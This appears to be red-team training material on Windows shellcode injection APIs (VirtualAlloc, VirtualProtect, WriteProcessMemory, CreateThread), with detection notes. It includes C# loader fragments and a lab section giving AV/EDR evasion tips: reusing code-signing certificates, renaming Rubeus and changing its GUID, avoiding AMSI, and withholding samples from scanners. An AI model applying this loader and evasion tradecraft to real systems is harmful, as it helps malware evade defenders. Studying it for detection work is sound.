
- When using VirtualAlloc with PAGE_EXECUTE_READWRITE (
RWX) this often is seen as highly suspicious, normally memory should be allocated asRWfirst, then changed toRXwith VirtualProtect. Private Commit: this typically means the shellcode wasinjected(reflectively loaded) into memory at runtime, andnot backed by a file on diskor system-wide resource. An image commit occurs when memory is allocated and committed to load a file (i.e. an executable .exe or dynamic link library .dll) from disk into the process's address space. This is the standard method for loading program code or libraries, where the operating system maps the file into memory using mechanisms like the Portable Executable (PE) loader.Unbacked DLL in memory(not loaded with LoadLibrary)- Just having these 3 imports in the Import Address Table (IAT) is already suspicious
We'll do some forensics on a sample using VirtualAlloc with RWX memory permissions later in the labs.
Executive Summary
VirtualAlloc doesn’t just reserve memory—it sets the stage. As a memory allocation API, it allows a process to carve out space within its own address space, providing a foundation for process injection techniques. While defenders often focus on execution APIs like CreateRemoteThread or SetThreadContext, the real groundwork begins with memory allocation. With memory marked as PAGE_EXECUTE_READWRITE, VirtualAlloc creates a space ready for shellcode. It’s not glamorous, but it’s ubiquitous: from red team toolkits to nation-state malware, VirtualAlloc is the silent enabler of code execution.
What is VirtualAlloc?
VirtualAlloc is a core API from kernel32.dll that allocates memory within the calling process’s address space. It’s a legitimate tool used in a wide range of applications—debuggers, profilers, and automation frameworks—whenever they need to reserve a region of memory for code or data. Unlike VirtualAllocEx, which targets a remote process, VirtualAlloc operates locally, making it simpler but still powerful for preparing memory for payloads. Its versatility makes it a staple in both legitimate and malicious contexts.
Why It Matters
Memory allocation within a process gives attackers a trusted foothold for their code. By reserving memory with VirtualAlloc, malicious code can run within the context of the current process, which may already have elevated privileges or a benign appearance. This avoids the need to spawn a suspicious new process. Think of processes like system utilities or trusted applications. By allocating memory locally, adversaries can stage shellcode, unpack a loader, or prepare for further injection, all while blending into the process’s normal behavior. It’s about stealth and flexibility—executing malicious logic under the guise of a legitimate binary.
How Attackers Abuse It
Attackers often use VirtualAlloc to reserve a memory region within the current process, setting up a staging area for their payload. They write their code into this region using APIs like WriteProcessMemory or direct memory manipulation, effectively embedding malicious logic. From there, they may trigger execution using CreateThread for straightforward execution, queue an APC for stealth, or manipulate existing threads to avoid new thread creation. This technique appears in countless malware families, targeting processes like explorer.exe or system services. By operating within a trusted process, attackers gain stealth, persistence, and access to privileged capabilities, making VirtualAlloc a cornerstone of modern post-exploitation.
Sample Behavior
Detecting malicious use of VirtualAlloc requires looking beyond the API itself to the context of its use. Legitimate tools, like debuggers or performance profilers, use VirtualAlloc in predictable scenarios, often from signed binaries or development environments. Malicious use, however, often appears in suspicious contexts: unsigned executables in temporary directories, unusual process behavior, or memory allocations paired with unexpected thread creation. If VirtualAlloc is followed by thread creation or code execution in a high-value process, it’s a red flag. Suspicious memory allocations in processes with no legitimate need for dynamic memory manipulation—especially combined with unusual execution flows—warrant scrutiny. Context is key.
VirtualProtect (kernel32.dll)
TLDR: VirtualProtect changes the protection on a region of committed pages in the virtual address space of the calling process.

https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect
Executive Summary
VirtualProtect is a Windows API function that changes the protection attributes of a region of committed pages in the virtual address space of the calling process. This function can be used to change the access rights of a memory region, allowing for more granular control over memory protection.
Executive Summary
VirtualProtect modifies the protection attributes of a memory region within a process, akin to switching a memory segment from read-only to executable. It’s a pivotal Windows API frequently leveraged in post-exploitation scenarios, particularly when attackers aim to execute freshly written code in memory. While its use is common in legitimate software, making it inherently noisy, its appearance in injection or evasion workflows marks it as a critical indicator of compromise. From enabling shellcode execution to bypassing security mechanisms or staging stealthy operations, VirtualProtect is a linchpin in many malicious activities.
Why It Matters
VirtualProtect is significant because it often signals the moment malicious activity becomes operational. It frequently appears just before shellcode execution, after unhooking security tools, or during evasion tactics. Though noisy in isolation due to its use in legitimate applications, when paired with memory allocation or write operations, it becomes a strong indicator of malicious intent. Detecting it in context can reveal injection or bypass techniques that might otherwise go unnoticed.
How Attackers Abuse It
VirtualProtect alters the protection settings on a region of memory pages within a process. Pages are fixed-size memory blocks managed by the operating system, forming a process’s virtual address space. Attackers exploit this API to make non-executable memory regions executable, enabling malicious code execution, evading security hooks, or thwarting analysis.
- Injection: After allocating memory and writing shellcode, attackers use VirtualProtect to mark the region as executable, enabling code execution.
- Unhooking: Employed to make hooked APIs writable, restore original bytes, and reinstate execute permissions, circumventing EDR monitoring.
- Anti-debugging: Modifies memory associated with breakpoints or debugger stubs (e.g., DbgBreakPoint, DbgUiRemoteBreakin) to disrupt debugging efforts.
- Evasion: Changes memory protections to bypass security controls or sandbox restrictions, facilitating stealthy operations.
NOTE:
VirtualProtectcan only modify memory protections incurrent process. It is a wrapper that ultimately calls NtProtectVirtualMemory (which can modify protections across processes). It simplifies the interface for user-mode applications by handling the current process context automatically.
WriteProcessMemory (kernel32.dll)
TLDR: WriteProcessMemory copies the shellcode byte array into the newly allocated memory.

https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory
Executive Summary
WriteProcessMemory is the original memory manipulation primitive. It's simple, powerful, and dangerously flexible, and it’s at the root of many of the injection technique worth knowing, from shellcode drops and DLL injection to full-blown process hollowing. If malware wants to make another process do something it shouldn’t, this is the API it calls. For attackers, it’s a trusted workhorse. For defenders, it’s a red flare. You’ll rarely see WriteProcessMemory in benign software unless you’re debugging, automating, or managing systems at a very low level. So when it shows up outside those use cases, especially with thread creation or in-memory payloads; it’s time to start asking hard questions. This API isn’t inherently malicious, but it’s almost always intentional. Intent is where detection begins.
What is WriteProcessMemory?
WriteProcessMemory is a core part of the Windows debugging and introspection toolchain. It allows a process with sufficient privileges to write directly into the memory of another process. It is commonly used by debuggers to patch instructions, insert breakpoints, or modify variables at runtime. It also shows up in software updaters, automation tools, and systems management frameworks that need to inject configuration or adjust process behavior without restarting. When used legitimately, it's always in a high-privilege, high-trust context. The caller will have full access and the memory writes are tightly scoped and intentional.
Why It Matters
WriteProcessMemory sits at the heart of countless post-exploitation techniques. It’s a low-noise, high-impact primitive that attackers reach for when they want to manipulate memory across process boundaries. For defenders, it’s a behavioral anchor (something that rarely shows up without intent). Whether you're building detections, reversing implants, or designing evasive payloads, understanding this API is table stakes.
How Attackers Abuse It
- Classic DLL Injection: Writes the DLL path into remote memory before calling CreateRemoteThread or NtCreateThreadEx to load it via LoadLibrary.
- Reflective DLL Injection: Drops a custom loader and in-memory PE image into a remote process; bypassing LoadLibrary entirely.
- Shellcode Injection: Writes raw shellcode into remote memory and executes it with CreateRemoteThread, NtQueueApcThread, or RtlCreateUserThread.
- Process Hollowing: Hollowed target is unwrapped with WriteProcessMemory to overwrite its image with a malicious payload post-CreateSuspended.
- Thread Hijacking: Writes shellcode into an existing thread’s memory space, then redirects execution with SetThreadContext or QueueUserAPC.
- Code Patching/Hooking: Overwrites functions or syscalls in a remote process (like import or export table patching, inline hooks) to alter behavior or evade detection.
- Implant Configuration Injection: Drops configuration blobs or encrypted payloads directly into an implant’s memory for runtime decryption and execution.
- Inter-Process Data Staging: Used for staging larger payloads or artifacts across multiple processes, often combined with named pipe or shared memory comms.
- Memory Tunneling/Stomping: Writes into the memory space of trusted processes (commonly explorer.exe) to hide malicious code execution behind legitimate processes.
In .Net
Marshal.Copycan also be used (Marshal.Copy(shellcode, 0, allocatedMemory, shellcode.Length);) - It facilitates copying between managed and unmanaged memory safely, and is essential in scenarios that deal with interop, unsafe code, or manual memory management. Marshal.Copy is
- Used to copy data between managed and unmanaged memory within the same process.
- It does not work across process boundaries—it cannot read or write memory from another (remote) process.
- It does not use WriteProcessMemory or ReadProcessMemory internally.
- Works well and is straightforward for copying buffers if your process owns the memory.
Marshal.Copy(shellcode, startIndex, allocatedMemory, shellCode.Length);
- shellcode = array which holds your shellcode.
- startIndex = 0 (start adress of the array).
- allocatedMemory = pointer to the memory of the base address allocated by VirtualAlloc.
- shellCode.Length = number of bytes to copy.
The Marshal.Copy method takes a managed byte array (shellcode), a start index in that array (0 here), a destination unmanaged memory pointer (allocatedMemory), and the number of bytes to copy (shellcode.Length).
- First step allocate memory with
VirtualAlloc:
// allocate memory for shellcode
    UInt32 MEM_COMMIT = 0x1000;
    UInt32 PAGE_EXECUTE_READWRITE = 0x40;
    IntPtr funcAddr = VirtualAlloc(
        IntPtr.Zero,
        (UInt32)shellCode.Length,
        MEM_COMMIT,
        PAGE_EXECUTE_READWRITE);
- Next step with
WriteProcessMemory:
// inject shellcode into allocated memory using WriteProcessMemory
    IntPtr bytesWritten;
    bool result = WriteProcessMemory(
        GetCurrentProcess(),
        funcAddr,
        shellCode,
        (uint)shellCode.Length,
        out bytesWritten);
- Alternatively you can use
Marshal.Copy:
// inject shellcode into allocated memory using Marshal.Copy
    Marshal.Copy(
        shellcode,
        0,
        funcAddr,
        shellcode.Length);
CreateThread
TLDR: CreateThread creates and starts a new thread in the current process. The thread begins executing at the start of the shellcode stored in the allocated memory.

Executive Summary
CreateThread is a classic for a reason—it’s direct, flexible, and broadly supported, making it a go-to for attackers looking to execute code within the context of the current process. Often paired with VirtualAlloc and WriteProcessMemory for straightforward injection chains, it also appears in stealthier techniques like reflective DLL loading or executing payloads staged in the current process. Its reliability makes it popular across commodity malware, APT toolkits, and red team frameworks. However, defenders have caught on, and its predictability has driven attackers to develop evasive tradecraft: patching the API, using alternatives like NtCreateThread, or avoiding new thread creation entirely. This entry explores how CreateThread works and how attackers adapt it—offering defenders a wider lens to detect what might otherwise go unnoticed.
What is CreateThread?
CreateThread is a Windows API from kernel32.dll that allows a process to create a new thread within its own address space. It’s commonly used to execute code after memory has been allocated and populated, typically via VirtualAlloc and WriteProcessMemory. While it has legitimate uses in applications requiring multi-threading—such as performance optimization or task parallelization—it’s heavily abused in malware and offensive tooling to execute shellcode or load DLLs within the current process. Its presence can signal process injection or dynamic code execution techniques.
Why It Matters
This API is included in the Windows API Abuse Atlas due to its frequent use in process injection, but also because of its versatility in advanced tradecraft. While it’s commonly used to execute shellcode or load DLLs within the current process via VirtualAlloc and WriteProcessMemory, CreateThread also appears in more nuanced techniques—such as triggering reflective DLL loaders directly from memory or executing payloads staged in the current process. Its broad compatibility and reliability make it attractive to both commodity malware and advanced threat actors employing modular or fileless payloads.
How Attackers Abuse It
Beyond standard injection and execution, attackers use CreateThread in subtle ways to evade detection. This includes triggering payloads staged within the current process, allowing malicious code to run under the guise of a trusted application. Some attackers combine CreateThread with thread hijacking, reusing existing threads to minimize the footprint of new thread creation. These variations enhance stealth and complicate detection, making CreateThread a versatile tool in advanced adversary toolkits.
WaitForSingleObject
TLDR: WaitForSingleObject ensures the main program waits until the shellcode thread finishes executing.

Executive Summary
WaitForSingleObject is the enabler of precision in process injection. This Windows API function, often overshadowed by flashier calls like CreateThread or VirtualAlloc, provides attackers with the ability to synchronize and control the execution of malicious code. Whether waiting for a thread to complete, a process to terminate, or a handle to signal, it ensures payloads execute at the right moment, avoiding crashes or premature detection. From coordinating shellcode execution to chaining with stealthy injection techniques, WaitForSingleObject is a staple in malware, APT toolkits, and red team operations. As defenders zero in on more obvious APIs, attackers adapt, patching this call or swapping it for lower-level alternatives like NtWaitForSingleObject. This entry dives into how WaitForSingleObject operates and how adversaries leverage its quiet reliability to stay under the radar.
What is WaitForSingleObject?
WaitForSingleObject is a synchronization API from kernel32.dll that allows a process to wait for a single object—such as a thread, process, or mutex—to reach a signaled state or until a timeout elapses. In legitimate applications, it’s used for thread synchronization, resource coordination, or waiting for process completion. In malicious contexts, it’s a critical component for ensuring injected code executes correctly, often paired with APIs like CreateThread and WriteProcessMemory. By waiting for a thread or process to signal, attackers can orchestrate complex injection chains, ensuring stability and timing precision in their payloads.
Why It Matters
WaitForSingleObject is included in the Windows API Abuse Atlas due to its pivotal role in process injection and execution control. It’s not just about waiting—it’s about precision. Attackers use it to ensure a newly created thread (via CreateThread) completes its malicious task, like executing shellcode or loading a DLL, before proceeding. It’s also key in stealthier techniques, such as waiting for a suspended thread to be hijacked or ensuring a target process is ready before injecting code. Its versatility and low profile make it a favorite for both commodity malware and advanced threat actors, enabling reliable, synchronized execution without drawing attention.
How Attackers Abuse It
Attackers leverage WaitForSingleObject to synchronize and stabilize their injection workflows. After allocating memory with VirtualAlloc and writing a payload with WriteProcessMemory, they might use CreateThread to launch the payload and then call WaitForSingleObject to ensure the thread completes before cleaning up or proceeding to the next stage. In stealthier scenarios, attackers use it to wait for a hijacked thread to execute their code or to confirm a process is in a vulnerable state before injection. By carefully timing their actions, they avoid crashes and reduce detection risks. Some advanced adversaries patch WaitForSingleObject or replace it with NtWaitForSingleObject to evade API monitoring, making it a subtle but critical tool in modern post-exploitation tradecraft.
Sample Behavior
Detecting malicious use of WaitForSingleObject requires focusing on context, not just the API call. Legitimate applications, like task managers or development tools, use it for routine synchronization, often in predictable patterns tied to signed binaries or well-known processes. Malicious use, however, shows up in suspicious scenarios: unsigned executables in temporary folders, unusual process chains, or WaitForSingleObject calls following memory allocation and thread creation in high-value processes like system services or browsers. A key red flag is when it’s used to wait on a newly created thread in a process with no legitimate need for such synchronization. Pairing with thread hijacking or unexpected handle manipulation should raise alarms. As always, context is everything.
Shellcode
[-] What is Position Independent Code (Shellcode)?
Position Independent Code is code that is designed to execute regardless of where it resides in memory. This is in contrast to most programs, which might need to be loaded at a specific address to function correctly. Shellcode is a type of PIC, often written for exploits and payloads in hacking.
TLDR: Basically we're going to allocate memory with VirtualAlloc, copy the shellcode to that memory and then execute it. And we're treating the blob of PIC (shellcode) code as a function we can call, just like any other function in our program.
The term “Shellcode” originally referred to code that, when executed, would spawn a command shell — hence the name. However, today, it generally refers to any payload used for exploitation.

The advantages of a dll are:
- structured (exported functions, resources, etc...)
- you are contained by the PE format (sections, imports, etc...), which has advantages and disadvantages
- when writing code, upon compilation the compiler will take care of a lot of things for you (linking of imports, relocations, etc...)
The disadvantages of PIC are:
- no imported functions from DLL's (no LoadLibrary/GetProcAddress)
- harder to write and debug
- full control over what the code does (good and bad)
- smaller size (good for exploits)
- no PE format (harder to analyze for defenders)
- no static analysis (harder to analyze for defenders)
- no compiler (you have to write everything yourself, no linking, no relocations, etc...)
- no structure (you have to define your own structure, if any)
[-] Uses of Shellcode:
Exploitation: The primary use of shellcode is to exploit vulnerabilities in software, where the attacker can inject and execute their code. Payloads: Once a vulnerability is exploited, shellcode can be used to deliver payloads, which can range from spawning a reverse shell to injecting ransomware or establishing persistence. Bypassing Restrictions: Shellcode can be crafted to bypass security mechanisms, making detection and mitigation difficult.
[-] Shellcode vs. Compiled Code vs. Interpreted Code:
Shellcode: As mentioned, shellcode is position-independent, designed to run from any location in memory. It doesn’t rely on external libraries or functions and should be small and efficient to work within the constraints of an exploit.
Compiled Code: This is code written in languages like C or C++ that is then compiled into machine code by a compiler. The result is a binary executable that the system can run. Unlike shellcode, compiled programs often rely on fixed memory addresses and external libraries.
Interpreted Code: This is code written in languages like Python, Ruby, or JavaScript that is executed line-by-line by an interpreter. It’s not converted into machine code; instead, the interpreter reads and executes it directly. This makes it generally slower than compiled code, but it’s more flexible and platform-independent.
[-] Staged vs. Stageless Shellcode:
Staged (dis)advantages (remotely fetch payload/shellcode)
- Swap out shellcodes easily (not hardcoded in the loader)
- No malicious code in the loader binary
- control access on who can download the shellcode (i.e. IP Filtering)
- control over the format - mimicking benign web downloads (i.e. json, xml)
- Behavioral detections might trigger on staging activity (network connections, etc...)
- Extra step that might fail (network issues, firewall, etc...)
- First perform recon/ anti-sandboxing checks before fetching the payload
Stageless (dis)advantages (all-in-one shellcode)
- No network connection needed to fetch the payload
- Faster execution (no need to wait for network)
- Less chance of network detection (no outbound connections)
- Simpler deployment (single payload)
- More entropy due to larger size, big chunk being shellcode which is more random than a PE file
- Harder to swap out payload (need to recompile the loader)
- .Net only has 2 sections .text and .rsrc - making it less suspicious compared to a PE with multiple sections (c/c++)
- Running high risk tasks such as touching lsass can result in your beacon being killed
Compilation
A note on compiling - a few tricks!
Compiling add a lot of information to the PE file that we don't necessarily need nor want.
- Yara rules for detection assembly code patterns (i.e XOR routines) will not work on
statically analyzingthe binary as there is no compile assembly code in a .net binary Dynamic (in memory) analysiswill also look different as the code is complied JIT and it will look different than a C binary.- DEBUG Constant:
Uncheckedin the Release configuration by default, debug-specific code will beexcludedduring compilation. - TRACE Constant: Allows runtime tracing even in the Release configuration. This is useful for monitoring without the overhead of full debugging.
Turn this off, we don't need/want this. - ALLOW UNSAFE CODE: Allows advanced low-level operations. This should be used cautiously, as it bypasses some safety checks and can lead to memory corruption if not handled properly. Enabling unsafe code suggests the project may involve low-level operations (more common in C++ or mixed C#/C++ projects), it allows the use of pointers and direct memory manipulation, which is marked with the unsafe keyword.
- OPTIMIZE CODE : When checked, the compiler applies optimizations to improve the performance of the generated code (e.g., inlining functions, removing unused code).
We don't want this, especially not when we add junk code, or unused arrays for evasion/obfuscation reasons.
In Visual Studio 2019 : Go to Project Properties > Build > Advanced (for .NET Framework). Set Debug Information to None (instead of Full or Portable).
DEFAULT SETTINGS:
WHAT WE WANT:
- Metadata : When using and modifying open-source .net tooling - don't forget to change the assembly information. Below is a screenshot of Rubeus`s assembly information, the GUID can easily be fingerprinted by a Yara rule for example, also the name "rubeus" is a dead give away.
- GUID (Assembly Info)
- Target Framework v4.7.2 or below (No AMSI integration)
- Icon file (will be embedded in the resource section) - strip an icon from another program (i.e. OneDrive)
- Code signing : In the last last we'll see how we can strip a code-signing certificate of a validly signed binary and apply it to our shellcode loader - binaries with a code-signing certificate are quite often less inspected by AV/EDR...
- compilation timestamp
WORD WRAP
When working with large arrays (i.e. shellcode byte arrays), Visual Studio doesn't automatically enable word wrap, making it difficult to read and edit the code. To enable word wrap, go to the "Edit" menu, select "Advanced," and then check "Word Wrap."

Lab - Shellcode
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
OPSEC HINT : Let's apply some basic best practices when we compile the following code
- add and icon file to the dotnet app.
- add metadata
- Remove comments (comments are normally not in the compiled code) - but when using CSharp we might want to check that. (DNspy/dotpeek0)
- compile without code optimization
- Code-signing
Overview Source Code
SOURCE CODE LOCATION : "C:\THEV\Labs\DialogBox\DialogBox.sln" └── BasicLoader.c -> Our `C` code for popping a dialog box.LAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_BasicLoader" ├── shellcode_formatter_cs.ps1 └── DialogBox.exe
LAB EXERCISE TASKS
PHASE 1
| Step | Action | Description |
|---|---|---|
| 1. | Dialogbox.exe | Simple C code compiled to an .exe for popping a dialog box. |
| 2. | Extracting shellcode with donut | Compile our code |
| 3. | Extracting shellcode with clematics | Check if our loader flags any signatures |
| 4. | Run code | See if it actually works |
| 5. | Forensic Analysis | Detailed analysis of what this loader does and IOC's |
1. DialogBox.exe
We have a simple C program that pops up a message box - just to show code execution:
